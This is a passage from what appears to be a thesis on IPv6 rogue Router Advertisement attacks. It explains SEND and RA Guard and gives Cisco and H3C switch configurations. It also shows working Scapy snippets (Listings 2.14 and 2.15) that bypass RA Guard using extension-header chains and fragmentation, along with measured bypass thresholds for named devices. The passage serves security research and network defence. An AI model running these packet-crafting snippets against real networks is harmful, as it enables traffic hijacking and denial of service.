Mitigation techniques against Rogue RA attack mentioned so far are applicable in some scenarios, but do not provide a general defense against this type of attack (possibly except for ACLs). There are, however, two technologies that have the potential to fully prevent the attack, namely Secure Neighbor Discovery and RA Guard.

2.4.1 Secure Neighbor Discovery

The specification of NDP originally called for IPSec to protect NDP messages from spoofing, but did not provide any specific outline of how this should be achieved. The problem with IPSec is that it cannot automatically create security associations. They must be configured manually, which can make this approach impractical for most purposes. Thus, RFC 3971 [1] introduced SEcure Neighbor Discovery (SEND) to secure NDP messages. SEND extends unsecured NDP by adding two new messages with a few new options and by defining the Cryptographically Generated Address (CGA).

- **Certification Path Solicitation (CPS)** – message sent by hosts to routers in order to obtain valid certification path between a router and one of the host's trust anchors. The existence of such path ensures that particular router can be thought of as secure.
- **Certification Path Advertisement (CPA)** – message sent by routers as a response to received CPS message. These messages contain certificates of entities lying on a certification path between between routers and host's trust anchor points.
- **CGA Option** – includes CGA parameters data structure that is used to verify the sender's CGA.

- **RSA Signature Option** – contains RSA signature that is used to verify the integrity of the message.
- **Timestamp and Nonce Options** – were introduced in order to prevent NDP from replay attacks. Timestamp option is used when NDP messages are multicasted and Nonce is used in case of a unicast communication.
- **Certificate Option** – is used to transfer certificates.
- **Trust Anchor Option** – is used to identify the trust anchor to which the certification path should be constructed.

As its name indicates, CGA is an address that is generated using the cryptographic algorithm SHA-1, which uses public-private key pair of each node. To be more precise, only interface identifier is generated by the procedure defined in RFC 3972 [2], rather than the whole address. The purpose of the CGA is to make sure that the sender of a NDP message is the real owner of the claimed address.

The key attribute of SEND is that each NDP message is digitally signed. RSA Signature Option includes not only this signature but also a key hash that is used to identify the public key of a sender, which is subsequently used to verify the signature. Public keys are exchanged using CGA Option as a part of a CGA Parameters data structure. If the signature is verified, the NDP message is considered valid. Otherwise, the way that a node treats such message is dependant on its configuration. It can be either dropped or processed as a regular unsigned NDP message. According to RFC 3971 [1], a node should initially accept all NDP messages, both signed and unsigned. This is important mainly during a transition phase, so that nodes that do not support SEND yet would not be affected.

An attacker can, however, generate a CGA address, announce himself as a valid router and transmit correctly signed NDP messages. The solution to this problem is the certification of routers (and hence the information they announce) by means of a certification path. The certification path is a chain of certification authorities (CA) that verify the identity of a next CA in the path. This path is terminated by CA that the node, which verifies the identity of a router trusts. Such CA is called in terms of SEND Anchor Point.

Although SEND is very powerful defense against attacks on NDP, it is not very popular. There are a few reasons for this. Firstly, it is very demanding, regarding computational resources. Even today, when almost every mobile device has the computing power sufficient enough to calculate any commonly used cryptographic function, there are still devices that do not posses such capability. As an example we can mention some purpose-specific sensor that has very low power consumption and is part of larger sensor network. Also this device needs to be protected from NDP attacks, but it may be very difficult (if not impossible) to implement SEND on such device with respect to low power consumption or long battery life.

Irrespective of its complexity, SEND suffers from the same problem as all other certification-based security mechanisms — the distribution of public keys of Certification Authorities to all clients, not to mention that the support of SEND by operating systems is very

disappointing. According to [23], there is some implementation[2] for Linux with kernel of version 2.6.24.6, but the last update of this code comes from 2009. Microsoft Windows, on the other hand, completely lacks the support of SEND. These are main reasons why SEND is not so widespread as it was meant to be. As its specification dates to 2005 and since then there has been probably only one usable implementation (made by Cisco), it is most likely that this protocol will soon be deprecated.

2.4.2 RA Guard

As far as there are few mitigation techniques against Rogue RA attack, which are nevertheless applicable only in few specific scenarios, and the only usable protection in the form of SEND cannot be used because of lack of vendor support, efforts have been made to find more practical solution. Probably the most suitable one — RA Guard — is defined in RFC 6105 [15].

Most of the networks have a common attribute that their nodes are on a link layer bonded by some intermediary device (usually switch), rather than directly. Such scenarios provide an opportunity to make use of a mechanism called RA Snooping. The idea of so-called snooping has been present in computer networks for long time, in the form of, for instance, IGMP Snooping or DHCP Snooping. It is well-known that switches use only information provided by link-layer header of received frames to forward them through the right interface. The concept of snooping exceeds this behavior in that the switch inspects also upper-layer information, based on which it takes beforehand defined actions. These actions have either optimizing (IGMP) or security (DHCP) character.

RA Guard is a prevention mechanism against Rogue RA attack that utilizes RA Snooping. The key condition that must be met prior to RA Guard deployment is that there must be some intermediary device in a network that all traffic passes through. Typical example of such device is an Ethernet switch. RA Guard is implemented precisely on this device. The core functionality of RA Guard is that it inspects Router Advertisements and based on the information provided it decides whether to drop or forward them. Note that RA Guard is not any particular protocol or strictly defined mechanism. It is just common term describing a set of recommendations and general description of prevention mechanisms that were implemented by various vendors and appeared under various names.

According to RFC 6105 [15], RA Guard can operate either in stateless or stateful mode. Stateless RA Guard does not keep track of any information, it just forwards or drops RA messages based on information available at that time. The information considered include ingress port, source IPv6 Address, announced Prefixes, Router Priority or Router Lifetime.

Stateful mode is more sophisticated. For assessing the validity of RA messages it uses previously gathered information. Initially, the device is in the Off state, which means that the device operates as if the RA Guard was not available. The switch can enter the learning phase either by administrative intervention or it can be event-triggered. After the learning phase is over, the switch will enter a blocking state in which it will block any incoming RA

[2] http://code.google.com/p/ipv6-send-cga/

messages and will remain in it until instructed by an administrator to proceed or it can enter next phase immediately. Last phase of a process is called forwarding phase and as its name suggests, a switch starts to forward or drop RA messages based on the information it has learned in the learning phase. The device can leave this phase at any time either when explicitly directed by an administrator or after some event. Probably the only benefit of the stateful RA Guard is that trusted an untrusted ports are configured automatically by learning. In most cases, the stateless variant will be satisfactory. Figure 2.4 illustrates the state machine of a stateful RA Guard.




Figure 2.4: The state machine of a stateful RA Guard.

Another alternative is to use stateful RA Guard together with SEND. In such case, RA Guard leaks only RA messages secured by SEND. Such solution does not require support of SEND by host nodes. It is sufficient that SEND-enabled are just active network devices. In this case, RA messages verification is performed by the network itself and to host stations the whole process is transparent. RA Guard is a resonable trade-off between powerful SEND and completely unsecured network.

2.5 Configuring RA Guard

Following section describes the configuration of RA Guard mitigation technique on the following Cisco and H3C devices.

- Cisco Catalyst 3750-X Series Switch with IOS version 15.0(2)SE1
- Cisco Catalyst 2960-S Series Switch with IOS version 15.0(2)SE2
- H3C A5800 with OS version 5.20

2.5.1 Configuring RA Guard on Cisco devices

RA Guard feature is fully supported only in the latest versions of Cisco IOS operating system[3], so it is available only on the recent devices. Cisco implemented this technology in hardware, which means that RA messages inspection is independent of other processes running on the device, hence it has no impact on the performance. The configuration of RA Guard consists of two steps. Firstly, IPv6 Global Policies need to be defined and then they are applied to appropriate interfaces. The configuration of IPv6 Global Policies includes one mandatory option — the role of the device. It specifies, whether the device attached to a particular interface is a router or a host. All other options are mandatory and are summarized in Listing 2.9. The detailed description of RA Guard configuration can be found on Cisco websites[4].

```
Switch(config)# ipv6 nd raguard policy POLICY-NAME ! Defines the RA Guard policy name and
    enters RA guard policy configuration mode.
Switch(config-ra-guard)# device-role {host | router}  ! Specifies the role of the device
    attached to the port.
Switch(config-ra-guard)# hop-limit {maximum | minimum LIMIT} ! (optional) Enables
    verification of the advertised hop count limit.
Switch(config-ra-guard)# managed-config-flag {on | off} ! (optional) Enables verification
    that the advertised M flag is on.
Switch(config-ra-guard)# match ipv6 access-list ACL-NAME ! (optional) Enables verification
     that the sender's IPv6 address is allowed by the configured Access List.
Switch(config-ra-guard)# match ra prefix-list PL-NAME ! (optional) Enables verification
    that the advertised prefixes are allowed by the configured Prefix List.
Switch(config-ra-guard)# other-config-flag {on | off} ! (optional) Enables verification of
     the advertised O flag.
Switch(config-ra-guard)# router-preference maximum {high | low | medium} ! (optional)
    Enables verification that the advertised Router Preference value is lower than or
    equal to a specified limit.
Switch(config-ra-guard)# trusted-port ! (optional) Specifies that policy is applied to
    trusted ports. If set, all RA Guard policing is disabled.
```

Listing 2.9: Configuring the IPv6 RA Guard Policy.

After the RA Guard policies are defined, they are applied to appropriate interfaces. Configuration command is exhibited in Listing 2.10.

```
Switch(config)# interface INTERFACE
Switch(config-if)# ipv6 nd raguard attach-policy POLICY-NAME ! Applies the RA Guard
    feature on a specified interface.
```

Listing 2.10: Applying RA Guard policy to an interface.

For the purpose of our scenario, it is sufficient to define two policies, one for interfaces attached to trusted routers and one for interfaces attached to untrusted hosts. Listing 2.11 shows the result.

```
Switch# show ipv6 nd raguard policy RAGUARD-ROUTER
Policy RAGUARD-ROUTER configuration:
```

[3] http://docwiki.cisco.com/wiki/Cisco_IOS_IPv6_Feature_Mapping

[4] http://www.cisco.com/en/US/docs/ios-xml/ios/ipv6/configuration/15-2s/ip6-ra-guard.html

```
  device-role router
Policy RAGUARD-ROUTER is applied on the following targets:
Target               Type  Policy               Feature        Target range
Gi1/0/1              PORT  RAGUARD-ROUTER       RA guard       vlan all
Switch# show ipv6 nd raguard policy RAGUARD-HOST
Policy RAGUARD-HOST configuration:
  device-role host
Policy RAGUARD-HOST is applied on the following targets:
Target               Type  Policy               Feature        Target range
Gi1/0/2              PORT  RAGUARD-HOST         RA guard       vlan all
Gi1/0/3              PORT  RAGUARD-HOST         RA guard       vlan all
```

Listing 2.11: RA Guard configuration result.

From now on, the switch is protected against Rogue RA attacks sourced at either GigabitEthernet 1/0/2 or GigabitEthernet 1/0/3 interface. To verify that, let's try to repeat the attack. The first step of an attack is performed successfully, as there is no harm in attacker obtaining any valid Router Advertisement. However, step two is now unsuccessful, as exhibited in Listing 2.12. This is because the switch received RA message at interface GigabitEthernet 1/0/3, but as long as this interface is associated with RAGUARD-HOST policy, which defines this port as host interface, the RA message is dropped and the victim node stays intact.

```
Switch# debug ipv6 snooping raguard ! Enable RA Guard debugging.
  IPv6 snooping - RA guard debugging is on
Switch# ! Valid RA message received on router port is forwarded by a switch and eventually
    captured by an attacker.
01:23:21: SISF[RAG]: Gi1/0/1 vlan 1 RA Guard setting sec level to GUARD
01:23:21: SISF[RAG]: Gi1/0/1 vlan 1
    RA received by RA guard on Gi1/0/1 from FE80::32E4:DBFF:FE17:EFA0
01:23:21: SISF[RAG]: Gi1/0/1 vlan 1      option 1 : ND_OPT_SOURCE_LINKADDR
01:23:21: SISF[RAG]: Gi1/0/1 vlan 1      option 3 : ND_OPT_PREFIX_INFORMATION
01:23:21: SISF[RAG]: Gi1/0/1 vlan 1      option 5 : ND_OPT_MTU
01:23:21: SISF[RAG]: Gi1/0/1 vlan 1 Trusted port
Switch# ! Rogue RA message received on host port is dropped.
01:24:10: SISF[RAG]: Gi1/0/3 vlan 1 RA Guard setting sec level to GUARD
01:24:10: SISF[RAG]: Gi1/0/3 vlan 1
    RA received by RA guard on Gi1/0/3 from FE80::200:FF:FE00:BAD
01:24:10: SISF[RAG]: Gi1/0/3 vlan 1      option 1 : ND_OPT_SOURCE_LINKADDR
01:24:10: SISF[RAG]: Gi1/0/3 vlan 1      option 3 : ND_OPT_PREFIX_INFORMATION
01:24:10: SISF[RAG]: Gi1/0/3 vlan 1 ! Not a router port: all router messages disallowed
01:24:10: SISF[RAG]: Gi1/0/3 vlan 1 ! DROP ROUTER-ADVERT  src FE80::200:FF:FE00:BAD dst
    FF02::1 reason = 3
```

Listing 2.12: Rogue RA attack is unsuccessful with RA Guard enabled on the switch.

2.5.2 Configuring RA Guard on H3C device

H3C devices incorporate RA Guard into more complex ND attack defense tool called ND Detection. Similarly to Cisco RA Guard implementation, also ND Detection function differentiates between trusted and untrusted ports. RA messages are not checked for correctness at trusted ports and are always forwarded. On the contrary, RA messages received at untrusted ports are considered illegal and discarded directly. The ND Detection function is configured on a per VLAN basis as illustrated in the following listing.

```
[Switch] ipv6 # Enable IPv6, as it is disabled by default.
[Switch] vlan 1
[Switch-vlan1] ipv6 nd detection enable # Enable ND Detection functionality on selected
    VLAN.
[Switch-vlan1] quit # Return to system view.
[Switch] interface GigabitEthernet 1/0/1
[Switch-GigabitEthernet1/0/1] ipv6 nd detection trust # Set interface connected to router
    as trusted.
```

Listing 2.13: ND Detection configuration on H3C switch.

2.6 RA Guard Bypassing

Against the simplest form of this attack (i.e. IPv6 header and Rogue ICMPv6 message are the only content of an IPv6 packet) are both RA Guard and ND Detection effective. As it turns out, if an attacker modifies the Router Advertisement message in an appropriate way, RA Guard may not recognize such messages as bogus. For that purpose, an attacker can make use of the concept of IPv6 Extension Headers and/or IPv6 packet fragmentation.

2.6.1 RA Guard Bypass Using Extension Headers

Similarly to IPv4, also IPv6 provides the option to extend the protocol. IPv4 has the Options field in IPv4 packet header, which can contain an information of arbitrary length (with respect to the maximum length of an IPv4 packet and IHL maximum value) as specified by RFC 791 [22]. Some intermediary nodes, processing IPv4 packets need an access to upper-layer information (e.g. firewalls), but as the Options field is variable in size, the first octet of an upper-layer header must be calculated dynamically according to Internet Header Length (IHL) value of an IPv4 packet.

Extension Headers	
0	Hop-by-Hop Options
43	Routing
44	Fragment
50	Encapsulating Security Payload (ESP)
51	Authenication Header (AH)
59	No next header
60	Destination Options
135	Mobility
Payload – upper-layer protocol	
6	Transmission Control Protocol (TCP)
17	User Datagram Protocol (UDP)
58	Internet Control Message Protocol for IPv6 (ICMPv6)

Table 2.1: Selected values of Next Header field.

Also the specification of IPv6 (RFC 2460 [7]) provides a room for protocol extensions, but the realization is slightly different as with its predecessor. The size of an IPv6 header is

now fixed, in order to speed up the forwarding process. The Options field is not present anymore, but its role was substituted by the Next Header field. Apart from the fixed-size main header of an IPv6 packet, there may be a number of supplementary Extension Headers. These Extension Headers are concatenated in a row, each containing the Next Header field in addition to data contained. Each Extension Header is identified by its identifier, which is contained in the Next Header field of a previous header. The semantics of the last Extension Header is the same as the Protocol field of an IPv4 packet (i.e. it identifies the payload of an IPv6 packet). Table 2.1 summarizes the most significant values. For up-to-date and complete list see the website of IANA[5].

Figure 2.5 illustrates how the Next Header field value changes as Extension Headers are added to an IPv6 packet.




Figure 2.5: Concatenation of Extension Headers of a datagram.

In most cases, ICMPv6 messages are transmitted without any Extension Header. Some of the implementations of RA Guard reckon on this, so they inspect only the Next Header field of an IPv6 header. If it does not contain a value of 58, the packet is considered as non-ICMPv6, thus RA Guard does not prevent it from forwarding. This is, however, false premise, as an attacker can easily craft packets with many Extension Headers preceding the ICMPv6 message itself. Let's repeat the Rogue RA attack in such a way that the bogus ICMPv6 message will now contain one additional Extension Header as illustrated in Figure 2.6.




Figure 2.6: RA message with additional Extension Header.

Following code illustrates how this RA Guard bypassing technique can be realized using Scapy. Notice different approach to filtering captured packets using `lambda` expression as a value of `lfilter` argument in `sniff` function.

```
>>> # Capture valid RA.
>>> vRA = sniff(lfilter=lambda x: x.haslayer(ICMPv6ND_RA), count=1, iface="p5p1")[0]
>>> ether = Ether(src=vRA[Ether].src, dst=vRA[Ether].dst) # Ethernet Header.
>>> ip = IPv6(src=vRA[IPv6].src, dst=vRA[IPv6].dst, hlim=255) # IPv6 Header.
>>> dest = IPv6ExtHdrDestOpt() # Empty Destination Options Extension Header.
```

[5] http://www.iana.org/assignments/protocol-numbers

```
>>> ra = ICMPv6ND_RA(chlim=128, prf=1, routerlifetime=0) # ICMPv6 Router Advertisement.
>>> p = ether/ip/dest/ra # Concatenating all headers.
>>> sendp(p, iface='p5p1') # Send Rogue RA message.
```

Listing 2.14: RA Guard bypass using an Extension Header.

The implementation of RA Guard on tested Cisco devices inspected each header of crafted packet and revealed that the incoming packet was in fact a Rogue Router Advertisement and it was subsequently dropped.

To build upon this idea, an attacker can concatenate more than one extension header in order to bypass RA Guard. In order to improve network performance, NDP messages inspection is usually implemented in hardware, which has limited resources. If an attacker creates a packet with absurdly long header chain and succeeds in exhausting all available resources of a switch, the device fails to identify spurious RA message and the defense fails. This may not be true for all devices, but there is a high probability that it may pose a significant challenge for low-end devices.




Figure 2.7: Illustration of how tested Cisco and H3C devices (do not) recognize Rogue RA messages.

Further testing revealed that even RA Guard implementation of tested devices fails to inspect the whole chain of Extension Headers and already seven empty Destination Options Extension Headers are sufficient enough to bypass the RA Guard on tested Cisco devices. H3C device has even lower limit — three Extension Headers (see Figure 2.7). Tests have shown that if an attacker includes more than 16 extension headers[6], the Cisco RA Guard Implementation is suddenly able to properly recognize bogus Router Advertisements. Based on the information provided by Cisco[7], hardware forwarding path is preffered to software forwarding. This means that if an IPv6 traffic filtering is in use, also Extension Headers must be inspected in hardware. In case of the header chain too large to fit into the resources allocated in hardware, the packet is punted to the software path. Based on this information, it is reasonable to assume that if a packet has an Extension Header chain short enough to fit into available resources, but consisting of sufficient amount of headers, so that they would not be inspected entirely, such packet would most probably not be dropped[8]. This is probably only a flaw in implementation, but the fact remains that these devices are vulnerable from this kind of attack.

[6] All of the conducted tests used empty Destination Options Extension Headers.

[7] http://www.cisco.com/en/US/technologies/tk648/tk872/technologies_white_paper0900aecd8054d37d.html

[8] Since this inspection is implemented in hardware, the number of headers that could actually be inspected must be fixed.

The tested devices represent the last version of network devices designed for an access and distribution layers, where the problem of bogus RA messages occurs. Core layer devices may overcome deficiency of hardware resources, so that they would be able to perform thorough packet inspection in hardware, but these devices would not be deployed at access layer, so even if they would be able to mitigate this kind of attack, such functionality would be useless. This variant of RA attack is unique in its nature and has not been described yet.

From the attacker's point of view, it is important not only to ensure that intermediary device does not recognize rogue RA message, but also that the victim station would be able to correctly process such crafted packet. Currently, there are 8 different types of Extension Headers[9] that should follow in the order specified by RFC 2460 [7]. It is reasonable to investigate how this standard is implemented in reality. Different operating systems process RA messages with Extension Headers in different ways. Table 2.2 summarizes behavior of tested operating systems with respect to the processing of Router Advertisements with additional Extension Headers.

Operating System	Behavior
Fedora 18	**Unicasted or multicasted:** Does not process unless Fragment header is contained
Debian	**Multicasted:** Processes max 16 Extension headers. **Unicasted:** No limit.
Windows 8	**Unicasted or multicasted:** No limit.

Table 2.2: Behavior of different operating systems regarding RA messages with extension headers processing.

The numbers stated above may depend on the kernel version or system settings, but the essential is that some of the current operating systems correctly process Router Advertisement messages with as many Extension Headers as necessary to bypass some implementations of the RA Guard, which makes them vulnerable, even with such protection enabled. The fact that the latest release of Fedora OS does not process Router Advertisements with additional Extension Headers is interesting and depending on the point of view it may be considered as defense mechanism or a flaw in IPv6 implementation.

2.6.2 RA Guard Bypass Using Packet Fragmentation

The purpose of IP fragmentation is to transfer packets larger than the MTU of used link-layer technology. This is achieved by splitting the original packet into multiple fragments, each of the size less than given MTU and transferring each part separately, so that they can be reassembled by their receiver. As with IPv6, the idea remains the same as in IPv4, but there are some differencies. In IPv4, any device is allowed to fragment the transiting packet in case, when the MTU of a link that a packet is supposed to be sent to is smaller than the size of a packet itself. On the contrary, fragmentation of IPv6 datagrams is allowed only at the sender's node. In case, when a datagram cannot be forwarded by some intermediary

[9] RFC 2460 [7] defines 7 types and RFC 3775 [13] adds a new type — Mobility Header.

device because of too small MTU of the particular link, the device sends an ICMPv6 Packet Too Big message including the MTU that caused the failure to the sender. This behavior is a part of the Path MTU Discovery defined by RFC 1981 [16], which is used to determine the minimum MTU size of all the links spanning from the sender to the receiver, so that IPv6 datagrams would not need to be fragmented. What is more, IPv6 specification requires that every link in the Internet have an MTU of 1280 octets or greater. Another difference from IPv4 is that in IPv4, all information needed for IP fragments assembly at receiving node are present directly in IPv4 header. On the other side, IPv6 excluded this information from an IPv6 header and introduced separate Extension Header for that purpose, because its aim is to avoid packet fragmentation at all.

Each Fragment Extension Header contains these fields apart from the Next Header field[10].

- **Fragment Offset** – an offset in 8-octet units of the data following this header, relative to the start of the Fragmentable Part of the original packet.
- **More Fragments** – flag indicating whether there will be more fragments (1) or this is the last fragment (0).
- **Identification** – an identifier used by the receiving node to match fragments that form the original IPv6 datagram.




Figure 2.8: Splitting ICMPv6 RA message with one Extension Header into two fragments.

The concept of IPv6 packet fragmentation can be exploited to bypass RA Guard. The idea is as follows. An attacker inserts additional Extension Header (e.g. Destination Options), splits the Rogue RA message into more fragments, and sends them separately. Therefore, also a device with RA Guard configured will treat these fragments separately. Note, that most of the IP networks ensure high availability by means of path redundancy and therefore, if there are multiple paths available between the sender and the receiver, each fragment can take another path. Figure 2.8 illustrates the original Rogue RA message, prior to fragmentation, and the two resulting fragments which are subsequently sent as a part of the attack.

In this case, a device processing the second fragment is unable to locate the ICMPv6 header contained in this fragment. The reason for this is following. To locate the first byte of an

[10]Fragment Extension Header does not contain the Length field, as its size is fixed.

ICMPv6 header a device needs to know the length of a previous header, which is, however, present in the first fragment. Thus, by leveraging the use of a Fragment Header together with another Extension Header (in our case Destination Options), the attacker is able to conceal the content of an ICMPv6 message including its type. The transit device with RA Guard configured has only two options. Either it blocks all such fragmented messages including those that are valid, or it forwards all of them, including the malicious ones. The reasonable choice is the second one, as it is unacceptable to drop any valid traffic.

If an attacker uses the approach mentioned above, a snooping device can at least detect that the original packet was an ICMPv6 message, since the Next Header field of the last Extension Header of the first fragment is set to 58. This idea can be pushed further, so that it is impossible for the intermediary device to even detect that it is an ICMPv6 message, actually. This can be achieved with an ICMPv6 message preceded with two or more Extension Headers that are splitted into fragments as illustrated in Figure 2.9.




Figure 2.9: Splitting ICMPv6 RA message with two Extension Headers into two fragments.

The challenge that the second fragment presents is the same as in the previous case, but this time, a device processing the first fragment is not even able to detect that ICMPv6 message is being transmitted. This is because the Next Header field of the last Extension Header of the first fragment has the value of 60, which indicates the Destination Options as the following Extension Header.

Listing 2.15 illustrates how can this attack be performed using Scapy.

```
>>> # Capture valid RA.
>>> vRA = sniff(lfilter=lambda x: x.haslayer(ICMPv6ND_RA), count=1, iface="p5p1")[0]
>>> ether = Ether(src=vRA[Ether].src, dst=vRA[Ether].dst) # Ethernet Header.
>>> ip = IPv6(src=vRA[IPv6].src, dst=vRA[IPv6].dst, hlim=255) # IPv6 Header.
>>> frag = IPv6ExtHdrFragment() # Fragment Header.
>>> dest = IPv6ExtHdrDestOpt() # Empty Destination Options Extension Header.
>>> ra = ICMPv6ND_RA(chlim=128, prf=1, routerlifetime=0) # ICMPv6 RA message.
>>> p = ether/ip/frag/dest/ra # Concatenating all headers.
>>> frags = fragment6(p, 80) # Create fragments of specified maximum size.
>>> sendp(frags, iface='p5p1') # Send all fragments.
```

Listing 2.15: RA Guard bypass using packet fragmentation.

All of the tested devices are vulnerable from Rogue RA attack with packet fragmenta-

tion, as expected. Current specification of RA Guard actually does not take into account issues associated with packet fragmentation and therefore, practically all of the current implementations of RA Guard are vulnerable from this form of an attack.

There is, however, some work in progress [10] that recommends to drop all IPv6 packets that are first fragments (i.e., Fragment Offset is set to 0) and fail to include the entire header chain. Non-first fragments may be safely forwarded, because their destination would not be able to properly assemble all of the fragments, as the first one would be missing. At the time of this writing, such behavior of RA Guard has not been implemented yet and it is questionable, if it ever will be. There is, however, a possibility to achieve such behavior on Cisco devices by making use of an ACL `deny ip any any undetermined-transport`, but unfortunately, none of the tested devices supports such ACL. The main obstacle preventing this solution from being deployed is that it may drop unusual but valid packets.

Even if such restriction would be acceptable, there is still a chance to bypass RA Guard [9]. An attacker can create two overlapping fragments in a way so that the first fragment would contain some regular message (e.g. ICMPv6 Echo Request), so that it will not be dropped by RA Guard and the second fragment would contain malicious RA message with an offset being set in such a way that when these fragments will be assembled at their destination, RA message overwrites the message included in the first fragment. Figure 2.10 illustrates the situation.




Figure 2.10: RA Guard bypass using overlapping fragments. Offset 1 equals position of 8^{th} byte, i.e. start of Echo Request in the first fragment.

Since different operating systems handled assembly of fragments in different ways and overlapping fragments represented critical security issue, RFC 5772 [14] forbade their usage. According to research conducted by SI6 Networks [19], all of the current operating systems are converging towards the implementation of RFC 5772, so overlapping fragments should not pose a threat in most cases.

To complete the information, all of the tested operating systems (Debian, Fedora 18 and Windows 8) process fragmented RA messages properly. It can be assumed that all of the IPv6-ready operating systems would have the same behavior, as the fragmentation is inherent part of an IPv6 protocol. Based on the presented facts, we can state that the RA Guard bypassing technique using fragmentation represents a significant security threat and

even devices from the leading vendors are not currently able to cope with that.

2.7 Summary

